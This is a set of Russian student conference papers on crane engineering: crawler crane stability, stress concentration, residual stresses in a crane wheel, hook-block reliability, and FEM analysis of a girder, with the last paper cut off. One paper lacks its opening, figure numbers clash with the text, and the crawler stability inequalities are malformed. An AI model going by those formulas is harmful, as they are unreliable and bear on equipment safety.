Аннотация. Гусеничные краны представляют собой сложные машины, используемые для подъёма и перемещения тяжелых грузов на строительных площадках и других объектах, где одним из ключевых аспектов их работы является устойчивость и безопасность передвижения. Одним из факторов, влияющих на устойчивость гусеничного крана, является его центр тяжести, а именно, исследование показывает, что распределение груза на кране может значительно повлиять на его стабильность во время подъема и передвижения. Недостаточная устойчивость или неправильное использование крана может привести к опасным ситуациям на строительной площадке.

Ключевые слова: устойчивость, безопасность работы, передвижение, особенности, техническое обслуживание, технические требования, эксплуатация, гусеничные краны.

Путем анализа динамических характеристик и факторов, влияющих на устойчивость, следует выявить ключевые аспекты, которые необходимо учитывать при эксплуатации гусеничных кранов, способствующих повышению безопасности и оптимизации их работы. Задачей проводимого исследования является определение наиболее универсального и надежного способа опирания конструкции, которое оказывает прямое влияние на устойчивость крана во время его передвижения и поднятия грузов (рис. 1) [1].

Трехточечное опирание используется в таких грузоподъемных машинах, где равнодействующая нагрузок смещается в относительно малой зоне поворотной оси верхней части платформы. Данный способ опирания предполагает мягкие устойчивые поверхности рабочей площадки, где за счет повышенной устойчивости нагрузка распределяется, но значительные проблемы возникают с боковой устойчивостью впоследствии неправильного распределения давления гусениц на грунт.

Гусеничная рама с четырехточечным опиранием имеет, соответственно, четыре точки контакта с землей, что повышает устойчивость крана в условиях климатической активности и работы на уклонах, где равнодействующая внешних нагрузок, действующих на машину, будет смещена сильно от центра относительно опирания на три точки. Ввиду того, что рама опорной тележки подвергается неблагоприятным нагрузкам при постоянном смещении равнодействующей и, как следствие, постоянном поиске новой точки опоры, необходимо добавить следующее. Для гусеничного механизма с четырьмя точками опоры переднее расположение центра масс является нецелесообразным из-за передвижения крана в обоих направлениях, поэтому необходимо обеспечить расположение центра масс как можно ближе к центральной точке ходового механизма и не слишком высоко над опорной поверхностью [2].




Рис. 7. Зона действия равнодействующей силы при трехточечном (а) и четырехточечном (б) опирании машины с верхней поворотной частью

Устойчивость гусеничной машины – способность или возможность не менять или восстанавливать начальное положение во время действия внешних сил. Процесс потери устойчивости связан со сменой исходного положения, это изменение может происходить в пространстве или на плоскости движения. Различают продольную и поперечную устойчивость машины от опрокидывания, а также от сползания или заноса (рис. 2) [3].




Рис. 8. Условия поперечной (а) и продольной (б) устойчивости

1. Условие движения машины без сползания и опрокидывания. Исключение сползания при движении:

$$\varphi > \frac{X + I}{Z} < \text{tg}(\alpha_m)$$

где α_m – угол стабилизации; I – сила инерции; φ – коэффициент устойчивости.

2. Условие опрокидывания машины:

$$\varphi > \frac{X+I}{Z} > \operatorname{tg}(\alpha_m);$$

3. Условие сползания машины:

$$\operatorname{tg}(\alpha_m) > \frac{X+I}{Z} > \varphi.$$

Условие поперечной устойчивости движения соблюдается:

$$f > \frac{Y+C}{Z} < \operatorname{tg}(\alpha_m),$$

где C – центробежная сила.

Изучение продольной и поперечной устойчивости влияет на способность крана удерживать равновесие в направлении движения и предотвращать его опрокидывание в боковом направлении. Непосредственное влияние оказывают способы опирания на гусеничные шасси. Эффективным и обоснованным опиранием крана на грунт является опирание на 4 точки, а также правильная загрузка и распределение веса способствуют повышению устойчивости и безопасности его работы. Эти факторы должны быть учтены при проектировании, эксплуатации и обслуживании гусеничных машин, чтобы обеспечить надежную работу этой техники. Результаты исследования позволяют лучше понять особенности передвижения техники на гусеничном шасси и могут быть использованы для их улучшения.

Список источников

1. Гончаров К.А. Основы расчета и конструирования грузоподъемных машин [Текст] + [Электронный ресурс]: учеб. пособие / Гончаров К.А., Толкачев Е.Н., – Курск: Изд-во ЗАО «Университетская книга», 2019. – 197 с.
2. Шеффлер, М. Грузоподъемные краны: в 2-х кн. Кн. 2. / М. Шеффлер, Х. Дресиг, Ф. Курт. – Сокр. пер. с нем. // Пер. М.М. Рунов, В.Н. Федосеев; Под ред. М.П. Александрова. – М.: Машиностроение, 1981. – 287 с.
3. Забавников Н.А. Основы теории транспортных гусеничных машин. М., «Машиностроение», 1975/ - 448 с.
4. Лагерев И.А. Моделирование напряженно-деформированного состояния крана-манипулятора машины для сварки трубопроводов. Известия высших учебных заведений. Машиностроение. 2011. № 4. С. 29-36.
5. Лагерев И.А., Лагерев А.В. Динамический анализ трехзвенного гидравлического крана-манипулятора. Вестник Брянского государственного технического университета. 2011. № 3 (31). С. 9-16.

Материал поступил в редколлегию 18.04.2024

Коэффициенты концентрации нормальных напряжений определялись численным методом. На рис. 2 представлен график зависимости коэффициента концентрации нормальных напряжений α_σ в полосе с отверстием от значения $\beta = d/B$.




Рис. 2. График зависимости коэффициента концентрации нормальных напряжений α_σ в полосе с отверстием от значения $\beta = d/B$

Коэффициенты концентрации касательных напряжений определялись для двутавра (рис. 3а). Галтель двутавра радиуса R имеет сходство с рассмотренной выше полосой. В связи с этим алгоритм нахождения выражения для касательного напряжения схож с алгоритмом нахождения выражения для нормального напряжения. Отличие заключается в том, что сдвиг происходит вдоль оси z , а не вдоль оси y (рис. 3б).




Рис. 3. Двутавр

Получено выражение для относительного касательного напряжения

$$\bar{\tau} = \frac{\beta}{0,25 + \beta - \bar{x}^2}, \quad (2)$$

где $\beta = \frac{r}{b}$, $\bar{x} = \frac{x}{b}$.

Коэффициенты концентрации нормальных напряжений определялись численным методом. На рис. 4 представлено распределение относительных касательных напряжений в двутавре №30.




Рис. 4. Распределение относительных касательных напряжений в двутавре №30

Применение цилиндрических сечений для задач растяжения–сжатия пластин с вырезами позволяет приближённо определить коэффициенты концентрации нормальных напряжений, а также коэффициент концентрации касательных напряжений в двутавре. Для рассмотренного двутавра №30 коэффициент концентрации касательных напряжений довольно мал.

Список источников

1. Верховский, А. В. Гипотеза ломаных сечений и её применение к расчёту стержней сложной конфигурации // Известия Томского ордена Трудового Красного Знамени политехнического института им. С. М. Кирова. 1947. Том 61. С. 3–46.
2. Горленко А.О., Матлахов В.П. Обеспечение износостойкости поверхностей трения путем управляемого технологического воздействия. Вестник Брянского государственного технического университета. 2007. № 2 (14). С. 10-15.
3. Захаров С.М., Горячева И.Г., Погорелов Д.Ю., Языков В.Н., Жаров И.А., Торская Е.В., Сошенков С.П., Прозоров Я.С. Оценка эволюции профилей колес железнодорожного экипажа на основе применения трибодинамической модели. Тяжелое машиностроение. 2007. № 3. С. 19-24.

4. Лагереv А.В., Толкачев Е.Н. Математическая модель конвейера с подвесной лентой, распределенным приводом и вертикально замкнутой трассой. Вестник Брянского государственного технического университета. 2014. № 3 (43). С. 44-52.

5. Лагереv А.В., Лагереv И.А., Говоров В.В. Модернизация крана-манипулятора самоходной энергетической машины аст-4-а. Вестник Брянского государственного технического университета. 2010. № 4 (28). С. 59-66.

Материал поступил в редколлегию 18.04.2024

УДК 621.874:539.373

Исследование эксплуатационных остаточных напряжений в колесе грузоподъёмного крана методом электротензометрии

Сергеенко Владислав Сергеевич (ст. гр. О-21-ЭМ-т-Б), Андросенко Дмитрий Сергеевич (аспирант гр. О-23-НТТС-4), Зуев Алексей Александрович (аспирант гр. О-23-НТТС-4)

Работа выполнена под руководством профессора кафедры «Наземные транспортно-технологические комплексы», Сакало Владимира Ивановича (sakalo@umlab.ru)

Аннотация. Определены распределения эксплуатационных остаточных напряжений у поверхности катания кранового колеса методом электротензометрии. Группы тензорезисторов наклеивались на поверхность катания с расположением осей решеток в окружном и осевом направлениях. Определение остаточных напряжений выполнено методом релаксации напряжений с вырезанием фрагментов колеса с наклеенными тензорезисторами.

Ключевые слова: эксплуатационные остаточные напряжения, колесо крановое, электротензометрия, тензорезисторы, метод релаксации напряжений

Исследованы остаточные эксплуатационные напряжения в колесе грузоподъёмного крана. Размеры колеса: $D_1 = 550$ мм; диаметр поверхности катания $D = 500$ мм; ширина поверхности катания $B = 100$ мм; $B_1 = 160$ мм (рис. 1а). Одна реборда колеса предельно изношена (рис. 1б).




Рис. 1. Колесо крановое

Для измерения деформаций использовались тензорезисторы с базой 5 мм и сопротивлением 51,4 Ом. Измерения выполнялись с помощью измерителя тензометрического цифрового ИТЦ-01 с ценой единицы цифрового табло $C = 10^{-6}$ единиц относительной деформации.

На поверхность катания колеса были наклеены 9 продольных тензорезисторов с ориентацией решетки в окружном направлении (рис. 2а): тензорезистор №1 на расстоянии $y = 23$ мм от неизношенной реборды, остальные до №9 с шагом 8,4 мм, тензорезистор №10 на расстоянии 108 мм от неизношенной реборды.

В поперечном направлении наклеено 4 тензорезистора: на расстояниях $y = 36, 61, 86, 111$ мм от неизношенной реборды (рис. 2б).

Наклеенные тензорезисторы покрывались лаком ПФ-170 для защиты от подающейся охлаждающей жидкости при вырезании фрагментов из обода колеса.

После отверждения лака сняты показания измерителя деформаций A_i^0 полумостовых схем с продольными и поперечными тензорезисторами.

С использованием оборудования для проволоочной резки металла вырезаны фрагменты из обода колеса (рис. 2). На рис. 1б показано колесо после удаления вырезанных фрагментов с тензорезисторами.




Рис. 2. Вырезанные фрагменты обода колеса с тензорезисторами:
а – продольными; б – поперечными

С вырезанных фрагментов сняты показания тензорезисторов A_i^P .

Для определения относительных деформаций использована зависимость

$$\varepsilon = C(A_i^P - A_i^0) = C\Delta A_i,$$

где A_i^0 – показание измерителя деформаций для полумоста с тензорезистором i до вырезания фрагмента обода колеса; A_i^P – после вырезания.

Остаточные напряжения определялись с использованием зависимостей:

$\sigma_{Rx} = -E\varepsilon$ – окружные, полученные с помощью продольных тензорезисторов;

$\sigma_{Ry} = -E\varepsilon$ – осевые, полученные с помощью поперечных тензорезисторов.

Диаграммы распределения остаточных напряжений в зависимости от координаты y , отсчитанной от неизношенной реборды колеса, представлены на рис. 3.




Рис. 3. Распределение остаточных напряжений у поверхности катания кранового колеса в зависимости от координаты y , отсчитанной от неизношенной реборды колеса

Расчеты показывают, что в контакте колеса и рельса возникают высокие контактные напряжения. Так при нагрузке от колеса на рельс равной 62 кН максимальное контактное давление достигает 415 МПа. Нормальные напряжения σ_z на поверхности контакта равны давлениям.

В результате проведенных экспериментальных исследований установлено, что остаточные напряжения σ_{Rx} и σ_{Ry} у поверхности контакта достигают значений 100 – 280 МПа, то есть имеют тот же порядок, что и напряжения σ_z . Введение остаточных напряжений в расчеты позволит повысить точность оценки контактной прочности материалов колёс.

Список источников

1. ГОСТ 32207-2013. Колеса железнодорожного подвижного состава. Методы определения остаточных напряжений. – Москва: Стандартинформ, 2019. – 20 с.

2. Telegin V.V., Kozlov A.M., Sakalo V.I. Solid modeling and dynamic analysis of mechanisms of press-forging machines. В сборнике: International Conference on Industrial Engineering, ICIE 2017. Сер. "Procedia Engineering" 2017. С. 1258-1263.

3. Антипин Д.Я., Ашуркова С.Н., Чепикова Е.В. Обоснование динамических моделей для анализа нагруженности несущих конструкций кузовов пассажирских вагонов. В сборнике: БУДУЩЕЕ МАШИНОСТРОЕНИЯ России. Девятая Всероссийская конференция молодых ученых и специалистов. 2016. С. 695-697.

4. Азовский А.П., Котуранов В.Н., Кобищанов В.В., Александров Е.В., Лозбинев В.П., Овечников М.Н., Покровский Б.Н., Светлов В.И., Юхневский А.А. Вагоны. основы конструирования и экспертизы технических решений. Учебное пособие для вузов железно-дорожного транспорта / Москва, 2005.

5. Суслов А.Г. Назначение, обозначение и контроль параметров шероховатости поверхностей деталей машин. Учебное пособие для студентов высших учебных заведений, обучающихся по машиностроительным специальностям / Москва, 2010.

Материал поступил в редколлегию 18.04.2024

УДК 621.86.061.1

Анализ надёжности блоков крюковой подвески крана

Фокин Никита Павлович (ст. гр. О-20-НТТС-птсо-С)

Работа выполнена под руководством доцента кафедры «Наземные транспортно-технологические комплексы», Зуевой Елены Павловны (epzueva@bk.ru)

Аннотация. В работе, на основе современных статистических данных, представлен расчёт и анализ надёжности блоков крюковой подвески. Полученные показатели надёжности блоков позволяют определить фактическую надёжность узла машины и скорректировать расчётные показатели при необходимости.

Ключевые слова: крюковая подвеска, блок, надёжность, показатели надёжности, отказ.

При разработке любого механизма, в него закладывается необходимый срок службы. Но исходя из статистических данных при эксплуатации мы знаем, что ряд механизмов выходят из строя до заданного момента. В связи с этим, при разработке, необходимо рассчитывать надёжность любого механизма, узла, особенно несущего силовую нагрузку и выход которого может привести к отказу всей конструкции.

Мостовой кран является системой, состоящей из невосстанавливаемых и восстанавливаемых элементов. Теория надёжности устанавливает четыре

возможных состояния крана: исправное, неисправное, работоспособное и неработоспособно [2].

При разработке любого механизма или детали необходимо оценивать надёжность. Разработав крюковую подвеску для мостового крана, грузоподъёмностью 30 т и работающего в группе режимов работы А7, можно воспользоваться реальной эксплуатационной статистикой надёжности аналогичных технических решений. Такая статистика приводится в базах данных дефектных ведомостей различных заводов.

Для анализа надёжности блоков крюковой подвески необходимо взять из статистики время наблюдения и число отказавших объектов за промежуток времени. Для группы режимов работы А7 подойдёт статистика наблюдения в течении 6500 ч. Также, для расчёта показателей надёжности необходимы вспомогательные данные, приведённые таблице 1 [3].

Расчёт показателей безотказности начинается с вероятности безотказной работы. Это самый важный показатель, так как на его основе составляется график изменения во времени вероятности безотказной работы. Он необходим для нахождения среднего ресурса, в течении которого объект не достигнет предельного состояния с вероятностью 50%. Если средний ресурс, будет меньше требуемого времени эксплуатации, то выбранный блок не надёжен, а если больше или равен – блок удовлетворяет требования надёжности. Так же необходимо рассчитать другие показатели, для визуализации надёжности [1].

Таблица 2

Показатели безотказности при расчете блоков крюковой подвески

Данные практических наблюдений								
Номер интервала	1	2	3	4	5	6	7	8
Момент времени	400	600	1000	2000	3000	5000	6000	6500
Число отказавших объектов	-	1	2	2	-	6	8	11
Вспомогательные расчётные данные								
Длительность i-го интервала	400	200	400	1000	1000	2000	1000	500
Момент времени середины i-го интервала	200	500	800	1500	2500	4000	5500	6250
Число объектов, отказавших к концу интервала	0	1	3	5	5	11	19	30
Число объектов, работоспособных к началу интервала	60	60	59	57	55	55	49	41
Число объектов, работоспособных к концу интервала	60	59	57	55	55	49	41	30

Среднее число объектов, работоспособных в интервале	60	59,5	58	56	55	52	45	35,5
Расчётные показатели безотказности								
Вероятность безотказной работы $P(t)$	1	0,98	0,95	0,91	0,91	0,81	0,68	0,5
Вероятность отказа $Q(t)$	0	0,02	0,05	0,09	0,09	0,19	0,32	0,5
Частота отказов $a(t)$	0	$8,3 \cdot 10^{-5}$	$8,3 \cdot 10^{-5}$	$3,3 \cdot 10^{-5}$	0	$5 \cdot 10^{-5}$	$13 \cdot 10^{-5}$	$36 \cdot 10^{-5}$
Интенсивность отказов $\lambda(t)$	0	$8,4 \cdot 10^{-5}$	$8,6 \cdot 10^{-5}$	$3,6 \cdot 10^{-5}$	0	$5,7 \cdot 10^{-5}$	$17 \cdot 10^{-5}$	$61 \cdot 10^{-5}$
Наработка до отказа T_1	2364,16							

Расчет надежности производится с целью прогнозирования (предсказания) ожидаемой надежности проектируемой системы. Такое прогнозирование необходимо для обоснования предполагаемого проекта, а также для решения организационно-технических вопросов.

В нашем случае, разработанная крюковая подвеска полностью соответствует требованиям надёжности. Средний ресурс блоков, в течении которого они не достигнут предельного состояния с вероятностью 50% находится в конечный момент времени эксплуатации.

Список источников

1. Надёжность механических систем. Оценка основных показателей надёжности невосстанавливаемых объектов наземных транспортно-технологических средств по результатам наблюдений: [Текст]+[Электронный вариант]: методические указания к выполнению лабораторной работы для студентов очной формы обучения специальности 190109 – «Наземные транспортно-технологические средства» и направления подготовки бакалавров 190100 – «Наземные транспортно-технологические комплексы». – Брянск: БГТУ, 2012. – 11с.

2. Велеулов З.А., Кинжагулов И.Ю., Федоров А.В., Фирюлин Д.Р. Надёжность изделий и систем. Учебное пособие. СПб: Университет ИТМО, 2023. – 184 с.

3. РД 10-112-2-09 «Методические рекомендации по экспертному обследованию грузоподъемных машин. Часть 2. Краны стреловые общего назначения и краны-манипуляторы грузоподъемные», утвержденные ООО «НИИкраностроения» 27.03.2009 г.

4. Петрешин Д.И. Применение лазерного оптического датчика для измерения высотных параметров шероховатости поверхности деталей машин в самообучающейся адаптивной технологической системе. Контроль. Диагностика. 2009. № 11. С. 53-57.

5. Antipin D.Ya., Bondarenko D.A., Izmerov O.V. Study of dynamic loads in traction drive of freight locomotive under the influence of railway track irregularities. В сборнике: International Conference on Industrial Engineering, ICIE 2017. Сер. "Procedia Engineering" 2017. С. 1583-1586.

Материал поступил в редколлегию 18.04.2024

УДК 621.873.2+624.04

Исследование напряжённно-деформированного состояния пролётной балки мостового крана с использованием программы АРМ FEM для Компас-3D

Фокин Никита Павлович (ст. гр. О-20-НТТС-птсо-С)

Работа выполнена под руководством старшего преподавателя кафедры «Наземные транспортно-технологические комплексы», Кулешова Дмитрия Юрьевича (Ditrich.87@mail.ru)

Аннотация. В работе исследовано напряжённно-деформированное состояние пролётной балки мостового крана с использованием программы АРМ FEM для КОМПАС-3D. Выполнена проверка на прочность, жёсткость и устойчивость.

Ключевые слова: мостовой кран, пролётная балка, расчёт, 3D-модель.

Современные технологии всё больше внедряются в нашу жизнь. Программы для проектирования и расчёта активнее используются на предприятиях. Произведём исследование пролётной балки мостового крана с использованием современной программы и её модулей.

Пролётная балка мостового крана является одной из наиболее важных частей крана, так как воспринимает все основные нагрузки. Исследование будем проводить для случая нагружения В1 – кран неподвижен, резкий подъём груза с земли или его торможение при опускании [1].

Рассматриваемый кран имеет грузоподъёмность 30 тонн, длина пролёта составляет 14 метров. Поперечное сечение пролётной балки примем коробчатое с диафрагмами. С помощью предварительного проектного расчета определим геометрические параметры сечения: высота - 1 метр; ширина - 0,3 метра. Зададим материал балки - Сталь строительная С390.

Для проведения исследования создадим 3D-модель пролётной балки в программной среде КОМПАС-3D.

Проведём исследование в программе АРМ FEM для КОМПАС-3D. Зададим ограничения перемещений балки. Приложим усилия, действующие на балку (рисунок 1).




Рис. 1. 3D-модель пролётной балки в программной среде APM FEM

Разобьём балку на конечные элементы (рисунок 2). Выберем вид элемента - 10-ти конечные тетраэдры со стороной 10 сантиметров. В результате разбиения получим 40820 элементов.

